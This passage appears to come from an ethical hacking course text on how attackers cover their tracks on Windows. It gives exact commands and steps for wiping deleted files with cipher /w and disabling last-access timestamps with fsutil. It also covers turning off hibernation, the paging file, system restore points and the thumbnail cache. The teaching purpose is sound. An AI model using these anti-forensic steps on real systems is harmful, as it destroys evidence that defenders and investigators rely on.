
  Attackers can also use the same command with the parameter "-m" to change the date and time of last modification to mislead security professionals. In both cases, the parameter "d" updates the modification or access date/time.

Delete Files using Cipher.exe

- Cipher.exe is an in-built Windows command-line tool that can be used to **securely delete data by overwriting it** to avoid their recovery in the future

- To overwrite deleted files in a specific folder:
  `cipher /w:<drive letter>:\<folder name>`

- To overwrite all the deleted files in the given drive:
  `cipher /w:<drive letter>`



```
C:\WINDOWS\system32>cipher.exe /w:C:\Test
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
...............................................................................
Writing 0xFF
...............................................................................
Writing Random Numbers
...............................................................................

C:\WINDOWS\system32>cipher.exe /w:C
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
...............................................................................
Writing 0xFF
...............................................................................
Writing Random Numbers
...............................................................................
```

Delete Files using Cipher.exe

Cipher.exe is an in-built Windows command-line tool that can be used to securely delete data by overwriting them to avoid recovery in the future. This command also assists in encrypting and decrypting data in NTFS partitions.

When an attacker creates and encrypts a malicious text file, at the time of the encryption process, a backup file is created. Therefore, if the encryption process is interrupted, the backup file can be used to recover the data. After the completion of the encryption process, the backup file is deleted, but this deleted file can be recovered using data recovery software and can then be used by security personnel for investigation.


To avoid data recovery and cover their tracks, attackers use the Cipher.exe tool to overwrite the deleted files, first with all zeroes (0 × 00), second with all 255s (0 × FF), and then finally with random numbers.

The attacker can delete files using Cipher.exe by implementing the following steps:

- Launch **command prompt** with administrator privileges
- Use the following command to overwrite deleted files in a specific folder:

  `cipher /w:<drive letter>:\<folder name>`
- Use the following command to overwrite all the deleted files in the given drive:

  `cipher /w:<drive letter>`



```
C:\WINDOWS\system32>cipher.exe /w:C:\Test
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
.................................................................................................
Writing 0xFF
.................................................................................................
Writing Random Numbers
................................................................................................

C:\WINDOWS\system32>cipher.exe /w:C
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
................................................................................................
Writing 0xFF
................................................................................................
Writing Random Numbers
.................................................................................................
```

Figure 6.214: Screenshot of Cipher.exe command


Disable Windows Functionality

Disable the Last Access Timestamp

fsutil is a utility in Windows used to set the NTFS volume behavior parameter, **`DisableLastAccess`**, which controls enabling or disabling of the last access timestamp

Disable Windows Hibernation

Disable Windows hibernation using the **Registry Editor** or **powercfg** command



Administrator: Command Prompt

```
C:\Windows\system32>fsutil behavior set disablelastaccess 1
DisableLastAccess = 1  (User Managed, Last Access Time Updates DISABLED)

This operation takes effect immediately (no reboot required)

C:\Windows\system32>_
```

Turn off the caching of thumbnails in hidden thumbs.db files

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: Windows Vista Service Pack 1

Turns off the caching of thumbnails in hidden thumbs.db files.

This policy setting allows you to configure File Explorer to cache thumbnails of items residing in network folders in hidden thumbs.db files.

If you enable this policy setting, File Explorer does not create, read from, or write to thumbs.db files.

If you disable or do not configure this policy setting, File Explorer creates, reads from, and writes to thumbs.db files.

Disable Windows Functionality

- **Disable the Last Access Timestamp**

  The last access timestamp of a file contains information regarding the time and data when the specific file was opened for reading or writing. Therefore, every time a user accesses a file, the timestamp is updated. Attackers use the fsutil tool to disable or enable the last access timestamp.

  fsutil is a command-line utility in the Windows OS used to set the NTFS volume behavior parameter, **`DisableLastAccess`**, which controls the enabling or disabling of the last access timestamp.


  For example,

  `DisableLastAccess = 1` indicates that the last access timestamps are disabled.

  `DisableLastAccess = 0` indicates that the last access timestamps are enabled.

As shown in the screenshot, attackers use the following command to disable the last access updates:

`>fsutil behavior set disablelastaccess 1`



```
C:\Windows\system32>fsutil behavior set disablelastaccess 1
DisableLastAccess = 1  (User Managed, Last Access Time Updates DISABLED)

This operation takes effect immediately (no reboot required)

C:\Windows\system32>_
```

Figure 6.215: Screenshot of fsutil command

- **Disable Windows Hibernation**

  The hibernate file (Hiberfil.sys) is a hidden system file located in the root directory where the OS is installed. This file contains information regarding the system RAM stored on a hard disk at specific times (when the user selects to hibernate his/her system). This information is crucial as security personnel can use it to investigate an attack on the system. Therefore, disabling Windows hibernation is a crucial step toward covering the tracks.

  The attacker can disable Windows hibernation through the registry by implementing the following steps:

  - Open **Registry Editor** and navigate to the following location:

    `Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Power`

  - Double-click on **HibernateEnabledDefault** from the right pane; an **Edit DWORD (32-bit) Value** dialog box appears
  - In the **Value data:** field, enter a value of 0 to disable hibernation
  - Press **OK**

Edit DWORD (32-bit) Value

Value name: HibernateEnabledDefault

Value data: 0

Base: ● Hexadecimal ○ Decimal

Figure 6.216: Screenshot of Registry Editor to disable hibernation

Attackers can also disable Windows hibernation through command prompt by implementing the following steps:

- Launch **command prompt** with administrator privileges
- Use the following command to disable hibernation:

```
powercfg.exe /hibernate off
```

- **Disable Windows Virtual Memory (Paging File)**

  Virtual memory, also called a paging file, is a special file in Windows that is used as a compensation when RAM (physical memory) falls short of usable space. For example, if an attacker has an encrypted file and wants to read it, he/she must first decrypt it. This decrypted file stays in the paging file, even after the attacker logs out of the system. Moreover, some third-party programs can be used to store plaintext passwords and other sensitive information temporarily. Therefore, disabling paging in Windows is a crucial step toward covering tracks.

  The attacker can disable paging by implementing the following steps:

  1. Open **Control Panel** and navigate to the following location:

     System and Security → System → Advanced system settings

  2. A **System Properties** dialog box appears; in the **Advanced** tab, click on **Settings…** under the **Performance** section

3. A **Performance Options** dialog box appears; go to the **Advanced** tab and click on **Change…** under the **Virtual Memory** section
4. A **Virtual Memory** dialog box appears; uncheck **Automatically manage paging file size for all drives**
5. Select the drive where paging should be disabled, then check the option **No paging file** and click **Set**
6. In the **System Properties** window, click **Yes**
7. Finally, click **OK** to implement the changes

If you disable the paging file or set the initial size to less than 400 megabytes and a system error occurs, Windows might not record details that could help identify the problem. Do you want to continue?

Figure 6.217: Screenshot of disabling paging through Control Panel

- **Disable System Restore Points**

  System restore points contain information about hidden data and previously deleted files. This poses a risk for attackers as the deleted files can be recovered from previous restore points.

  The attacker can disable system restore points by implementing the following steps:

  - Open **Control Panel** and navigate to the following location:

    System and Security → System → System protection

  - A **System Properties** dialog box appears; in the **System Protection** tab, select the drive and click on **Configure…**

- Under the **Restore Settings** section, select the **Disable system protection** option and click on the **Delete** button
- The **System Protection** wizard appears; click **Continue** to delete all restore points on the drive
- Click **OK**
- Repeat the above steps for all disk partitions

- **Disable Windows Thumbnail Cache**

  thumbs.db is a Windows file that stores thumbnails of document types such as PPTX and DOCX, and graphic files such as GIF, JPEG, PNG, and TIFF. This thumbnail file contains information regarding files that were previously deleted or used on the system.

  For example, if an attacker has used an image file to hide a malicious file and later deleted it, a thumbnail of this image is stored inside the thumbs.db file, which reveals that the deleted file was previously used on the system.

The attacker can disable the thumbnail cache by implementing the following steps:

- Press **Windows + R** keys to open the **Run** dialog box
- Type **gpedit.msc** and press **Enter** or click **OK**
- The **Local Group Policy Editor** window appears; navigate to **User Configuration → Administrative Templates → Windows Components → File Explorer**
